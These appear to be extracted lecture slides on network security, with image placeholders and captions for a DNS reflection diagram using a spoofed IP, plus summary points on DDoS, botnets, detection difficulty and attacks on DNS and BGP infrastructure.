


















DNS request: src=1.2.3.4



DNS response: dst=1.2.3.4

DDoS traffic doesn't even come from attacker-owned machines!



victim's IP: 1.2.3.4

attackers can also mount attacks by controlling routers



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- DDoS attacks prevent legitimate access to Internet services. Secure channels won't help us here. Botnets make DDoS attacks very practical to mount.
- DDoS attacks are difficult to prevent because they are difficult to detect. Signature-matching and anomalydetection help, but have their own challenges, and are sometimes evadable. Moreover, DDoS traffic can mimic legitimate traffic.
- Network attacks are particularly devastating when parts of the **network infrastructure** are attacked (e.g., DDoSing the DNS root zone, making fake BGP announcements).

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